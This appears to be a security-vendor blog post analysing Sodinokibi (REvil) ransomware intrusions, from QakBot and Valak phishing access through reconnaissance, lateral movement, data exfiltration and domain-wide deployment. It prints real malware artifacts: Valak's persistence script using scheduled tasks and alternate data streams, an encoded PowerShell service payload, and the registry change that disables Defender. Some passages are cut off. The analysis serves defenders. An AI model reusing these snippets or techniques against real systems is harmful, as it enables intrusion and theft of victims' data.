


Dissecting Sodinokibi Ransomware Attacks: Bringing Incident Response and Intelligence Together in the Fight



Light

Dark

**September 3,
2021**

By [Camille
Singleton](#),
[Andrew
Gorecki](#),
[John Dwyer](#)

10 min read

[Incident Response](#)

[Advanced Threats](#)

[Malware](#)

[Risk Management](#)

[Security Services](#)

[Cookie Preferences](#)

Ransomware actors are specializing, collaborating and assisting each other to conduct sophisticated attacks that are becoming increasingly difficult to prevent. Combating these groups effectively similarly requires a team approach — specialization, understanding tactics and techniques and how to counter them and cutting off activity at its source. Arguably, it has never been more imperative that cybersecurity specialists work together to counter a specific cyber threat.

IBM Security X-Force Threat Intelligence and Incident Response teams have found that collaboration has a force-multiplying effect in countering ransomware attacks. Intelligence on ransomware groups can help inform and prioritize defenses, and in the event of an attack, accelerate the incident response process by providing direction and augmenting investigative findings. In addition, data collected during ransomware investigations enhances analysts' understanding of ransomware groups, how they operate and how potential victims can counter their tactics.

To illustrate these points, this blog will examine a collection of Sodinokibi TTPs through various ransomware attacks in-depth and highlight the ways intelligence and incident response work together to inform defenses against ransomware operators. Together, intelligence and incident response teams can better contain attacks in their early stages before ransomware deployment, address full deployment attacks and quickly remediate the incident. By sharing this information, we anticipate organizations will be better able to prevent and defend against a variety of different ransomware attacks.

Why Examine Sodinokibi?

X-Force incident response data underscores the significant threat from Sodinokibi (also known as REvil) ransomware attacks over the past two years. In fact, Sodinokibi made up 29% of all X-Force ransomware engagements in 2020 and jumped to 37% of ransomware engagements in the first half of 2021. Although Sodinokibi infrastructure was partially shut down in 2021, and X-Force has not observed ransomware attacks

operators behind Sodinokibi activity will resume work on ransomware operations again in the future, probably under a different name.

Stage 1: Initial Access Through QakBot Infections

In more than one Sodinokibi attack, X-Force incident response has observed the threat actors gain initial access through a [QakBot](#) infection delivered via a phishing email containing a Microsoft Office attachment or URL. While QakBot started out over a decade ago as one of the top banking Trojans to emerge from the Eastern European cyber crime arena, nowadays it is used for its foothold in company networks. Several ransomware groups use QakBot as an initial access vector, including [Prolock](#), [Egregor](#) and, of course, [Sodinokibi](#). QakBot operators specialize in gaining initial access through phishing emails and then sell this access to cyber crime counterparts including ransomware actors, who conduct reconnaissance, move laterally, steal data and deploy ransomware.

X-Force has observed QakBot phishing emails utilizing information gathered from [hijacked](#) email threads with subject lines involving unpaid invoices to entice a recipient to click on a link or open an attachment.

To further establish a sense of legitimacy with the recipient, QakBot weaponized Microsoft Office documents will present a 'DocuSign' image containing instructions to enable the payload to execute.




Figure 1: Microsoft Excel document containing QakBot DocuSign lure

In the QakBot to Sodinokibi incidents X-Force has observed, a phishing email with a compressed archive attachment containing a Microsoft Excel spreadsheet was sent to a recipient in response to an existing e-mail thread. To evade detection, QakBot maldocs have not utilized traditional malicious VBA macros to deliver the payload. Instead, QakBot maldocs leverage Excel 4.0 macros, hidden spreadsheet formulas and BIFF data. Upon execution, the QakBot maldoc will initiate a download of a dynamic link library (DLL), which is the QakBot loader fetched via a call to URLDownloadToFileA. The loader is loaded via the DllRegisterServer function within rundll32.exe.

After passing some anti-analysis checks, the QakBot loader will execute the main QakBot payload and establish persistence through a scheduled task that loads QakBot via rundll32.exe or regsvr32.exe.




Figure 2: QakBot loader downloader within a hidden Microsoft Excel sheet named “Bob”



Figure 3: Hidden Microsoft Excel formulas referencing data in hidden “Bob” sheet

Initial Access Through Valak Infections

In other incidents, X-Force has observed Sodinokibi operators gaining initial access through a [Valak](#) malware infection. Valak itself was delivered via phishing emails with password protected and compressed archives containing malicious Word documents that advise the recipient to enable macros through a Microsoft Word version mismatch lure.




Figure 4: Valak maldoc lure

Upon execution, the maldoc downloads a Valak loader DLL as a .tmp file which executes an embedded JavaScript payload via wscript.exe. Once Valak has been loaded onto the target system, the malware will check in with the command-and-control servers (C2), copy itself to the registry, and create a scheduled task for persistence which leverages alternate data streams (ADS) to evade detection.




Figure 5: Valak loader macro

```
Function Persist(){
    var shell = new ActiveXObject("WScript.Shell");
    var username = shell.ExpandEnvironmentStrings("%username%");
    var ntuser = "C:\Users\Public\Classic2\Application.bz"

    var command = "WSCRIPT.EXE //E:jscript " + ntuser + ":Default2.ini " + randomString(26);

    shell.Run("schtasks.exe /Create /F /TN \"Classic Sound\" /TR \"\" + command + "\" /SC Minute /MO 7");
    WriteRegistry("ServerUrl", "This is where Valak puts a copy of itself");

    CreateFile(ntuser);

    WriteADS(ntuser, "Default2.ini", "var w = new ActiveXObject('WScript.Shell'); eval(w.RegRead('HKEY_CURRENT_USER\\\\Software\\\\ApplicationContainer\\\\Appw64\\\\ServerUrl'))");
    GrabHost();
}
```

Figure 6: Valak persistence

Sodinokibi ransomware. After transferring access, the Sodinokibi actor begins some manual processes, usually downloading additional tools such as Cobalt Strike to establish interactive access on the infected host.

Cobalt Strike is a commercial offensive security toolset that many ransomware operators have adopted as their primary post-exploitation tool. Some of those are the DarkSide gang, Egregor, Clop, Ryuk, DoppelPaymer, Sodinokibi and several others.

In some instances, Sodinokibi operators have downloaded the legitimate remote access tool NetSupport Manager as a second stage remote access tool. This tool is used to download and execute PowerShell payloads and establish additional C2 communication channels.





Figure 7: Valak NetSupport Manager secondary payload

Stage 3: Recon and Credential Harvesting

After downloading additional tools and establishing interactive access to a compromised system, the Sodinokibi actors frequently perform system and Active Directory reconnaissance using living-off-the-land tools, those tools that are inherent to the victim's operating system or legitimate system

Through various Sodinokibi attacks, X-Force has observed common reconnaissance operations including enumerating lists of domain workstations and servers, domain administrators, domain controllers, local users and groups and running processes.



```
Administrator: Command Prompt

C:\Users\Administrator\Desktop>nltest /dclist:dwyer.net
Get list of DCs in domain 'dwyer.net' from '\\DwyerDC2.dwyer.net'.
DwyerDC2.dwyer.net [PDC] [DS] Site: Default-First-Site-Name
dwyerdc3.dwyer.net [DS] Site: Default-First-Site-Name
The command completed successfully

C:\Users\Administrator\Desktop>adfind.exe -default -f name="Domain Admins" member -list
CN=John Dwyer (adm),CN=Users,DC=dwyer,DC=net
CN=Administrator,CN=Users,DC=dwyer,DC=net

C:\Users\Administrator\Desktop>
```

Figure 8: Active Directory recon using nltest and AdFind

With another commercial pentesting tool in play, X-Force has observed Sodinokibi operators repeatedly harvesting credentials using [Mimikatz](#) to escalate privileges and move laterally within the compromised environment.

Some Sodinokibi operators also commonly execute lateral movement operations through the creation of a new service on the target host, which uses the service control manager (SCM) to execute a PowerShell payload.

Alternatively, in some attacks, Sodinokibi operators have leveraged admin shares to stage a malicious binary on a remote host and subsequently configure a new service to execute the binary to move laterally.



```
A service was installed in the system.

Service Name: 43b8b39
Service File Name: %COMSPEC% /b /c start /b /min powershell -nop -w hidden -c "$d=[Convert]:FromBase64String('!H4sIAAAAAAIAK1X/W/bNhp+OforiMKDpDe2J4mSeHclUC9ptwX36DuumGeYVDk0dEmSS4
+snht//f3Th+pu6TvcmmJZIMU77m75+78+Xzn5jZAn15Mnpk2VdpgRgVWhgU3eQfnhJClyFjxrdFFcVzmM/bMbyTq5rWabDZO73Z4XaSK1LqCz21jg5lqXcMwD0K8vNt8NBmPWtmgjkYE9
+TE0mmXmny5Bja5rNbn2Oygvil0hYqC1WK/vyhz2An15Mnpk2VdpgRgVWhgU3eQfnhJClyFjxrdFFcVzmM/bMbyTq5rWabDZO73Z4XaSK1LqCz21jg5lqXcMwD0K8vNt8NBmPWtmgjkYE9
+2qht1UZ2snvscu6Xx92NjX6WqLrC1NNM05wH0b9aB1629915ttu79x2L9GVT/UqJ2MY+PwGulZdD7aY7ifav1mJ0g1prXjY5ne5gepnXUBb7I2S3qYlq+q3MdQavwKAY2I2m+dZ20Yg56qbM2WALyt0Wv4EzypssGyPu6nNx185L
+Gp93OfnGmH3Hvdl+64T4vPoeQaT2ODt15YPIRfm49yDHX0u99U2aschgK2vY1MjvUbpalyerdgjo3NdvGkro88MbtC12RdAcK5
+uyAX9IT6d2kGyGn85yB+kepkuJ0d22z1p12jpxrT574H2TNGmooaT3ny6CzBpDheHX055Ne5881JmWGTQ8jEdtr1EOx27fwH6omfHJkXD8W79L6XvbrziFwrhXaBWWmhPuxMVM0MHfyv4ld8ftNMU1HBisNht19aR0G7TSnX
D7P2FWN2XWdPa7GbAk4z1mi7K+
1eLp7aof3B3K5mq1Mlq3qAW7uPUNqP9yrlhGYXSRhtFLPaUzSTKmH2bavj65y3gwn2o5ycyzDkkOkW4wRhAXy5pyptTjv+eH08UT93K3z2CHu9uD6Eumt3j9BXYppvcgrb/9IDnXRFQVwNUB0ZjQmwzlp6zN6kZY1Hmz1
+khf/zLpJ5pDwvvoQ+K0xb6Abu6GC3VGIAGn/5BLqW/MIH4o5Ez4PqfPwNAnx3X195JAzcN47kv+oJFAJ8Z34R8ZALMx6HAFQAQQCh8jUXvghbWc5Jfd8EgaERjxZA49EPKcVQWsjT3Bn4nfC8ZTnm1JkmY86cX6kdwO+nyg
eVoEgQ88WcReCkCS88HEE4YVYjP7RCfthH47TPC0Fh7
+5mVhbg5gK1KCA5oCczrnvZjSQH+DecdJOC8YnfsSagxNGcZKZCe6pWCsTC67kLOnYFHOUISIAcnoOQ740Qh9yFCxN+mMRxvI0yokNB/Wgb4dM7LwIVBMgevuYCY3Wru38wapH0IEI3pPh5AfiQmSQBdNikBZB0Q
iTGSRaqmssxSLDBef9HrTn6y/uLPVSjkEypXKlHjoNz80YCEK8ibCQfthAnczw1o03pG8yJZCg6b2adlud+8KCCOICvkv8vBHfEtsMVMWfClea2EebTwkQ8IPjEOPKQ55N4agTKowRnvsYIT7X45yIPds3WVAp36b+NPVid/WN
+xlFrAIC6y2XhRT1Wmcsx20667P5FDJlVJ3IMme+q7eNnp03HffH2Xmg12qzPvupGiusVawd27uzTttNyybpWgA+M9oMw5cF6vPMKvVIsH5dfCw5L7B5v5el5gbdP66aLY+KRpnv10MLczyfjH4LxqC1reUegzieuV+wxupLj5f
nDgkwaHj91vdN2vNfHul6gftZ/QZIDH0Kxdmf00bbskRJRf6523X3zU3V7KsbmsGRzK2G5N8aloX/Qdw3WRkoRDtuApX4fiefNM6o0d3KvBWhNBhePv0ZVY2PC07CP2beHfc8j75DZ7U+
38T2Yn9w7uf3Juvu01uOdWwLr3tWzYfzHbBwrfuwU2DbxgY7tCODHmfMtexnInP2NF0f6InTv6zmZtZio1L0vriOWCbX57aTjg8bJL/CUzkuw9m687H4pjk53KbUM3G0t+unxf8i0E3zhKoEC7Dsn3xUJ5jBgI0LQLQHxrc/AW/5
VckbDQAA.replace('','');$s=New-Object IO.MemoryStream($d);[IO.Compression.CompressionMode]$cm=0;$z=(New-Object IO.StreamReader(New-Object IO.Compression.GzipStream($s,$cm)));[EX $z.ReadToEnd()];"
Service Type: user mode service
Service Start Type: demand start
Service Account: LocalSystem
```

Figure 9: Sodinokibi lateral movement via new service

the environment and to the organization's data repositories for eventual data exfiltration.

An interesting observation that X-Force has made over the course of several Sodinokibi investigations is that the Sodinokibi operators have switched remote access channels from post-exploitation tools to leveraging tools such as plink.exe and ngrok.exe. They use these tools to tunnel RDP traffic from servers over web application protocols. These techniques allow cyber criminals to bypass firewall restrictions when they move into the data collection and exfiltration stage.




Figure 10: RDP tunneling evidence in Windows Event Logs

Exfiltrating data is a critical part of how ransomware gangs build leverage. They use the stolen data to extort the victimized company if the latter chooses to forego payment for a decryption key.

Like many other [ransomware operators](#), Sodinokibi operators incorporate data exfiltration as part of a double extortion tactic to increase the probability of a payment as a result of the compromise.

X-Force IR observed that Sodinokibi operators often access remote file shares to stage data to a single compromised system and leverage tools such as Rclone, MegaSync, MegaCmd and WinSCP to exfiltrate data from the compromised environment.

During investigations of Sodinokibi ransomware incidents, X-Force has determined that the threat actors spend most of the compromise within the data collection and exfiltration phase.

During one Sodinokibi incident X-Force investigated, the operator spent nine days performing data collection and exfiltration out of a total of eleven days from the point the actor established interactive access to the network.

The types of data Sodinokibi operators target include:

- Point of sale (POS) data that includes payment card data
- Supervisory Control and Data Acquisition (SCADA) data
- Data marked 'confidential'
- Initial Public Offering (IPO) or stock market data
- Intellectual property (IP) (e.g. source code, Gitlab backups, etc.)
- Payment card information (PCI)
- Personally identifiable information (PII)
- Protected health information (PHI) (e.g. ultrasound, patient prescription details, mental health summaries, etc.)
- Financial planning and investment
- Accounting data
- Human resources (HR) data
- Internal communications
- Backups
- Client data
- Passports
- Customer contracts

After completing the data exfiltration phase, the Sodinokibi operators will leverage their privileged access to pivot to access a compromised domain controller.

From the domain controller, the threat actor can stage ransomware and then deploy it using domain administrator credentials via PSEXEC, server message block (SMB) protocol and group policy object (GPO). Use of GPO in multiple Sodinokibi attacks has enabled threat actors to also disable Microsoft Windows Defender to inhibit target protections against the ransomware.

In one Sodinokibi ransomware incident that X-Force investigated, after completing the exfiltration of 92 GB of data through the Rclone tool, the threat actors accessed a domain controller through RDP and created a new GPO which modified the following registry key to disable Windows Defender.

HKLM \SOFTWARE\Policies\Microsoft\Windows
Defender\DisableAntiSpyware

The threat actors then linked the new GPO to the root of the domain and created eight new line-separated text files containing 8,771 hostnames from Active Directory.

Once Windows Defender was disabled, the threat actor created eight BAT files in the C:\Windows directory.

X-Force IR recovered these binaries and determined that they loop through the eight previously mentioned text files, authenticate to each host using a service account via the SMB protocol, copy a DLL to the C:\Windows directory and use the Windows Management Instrumentation (WMI) utility to execute the DLL with Rundll32.exe on the target host.

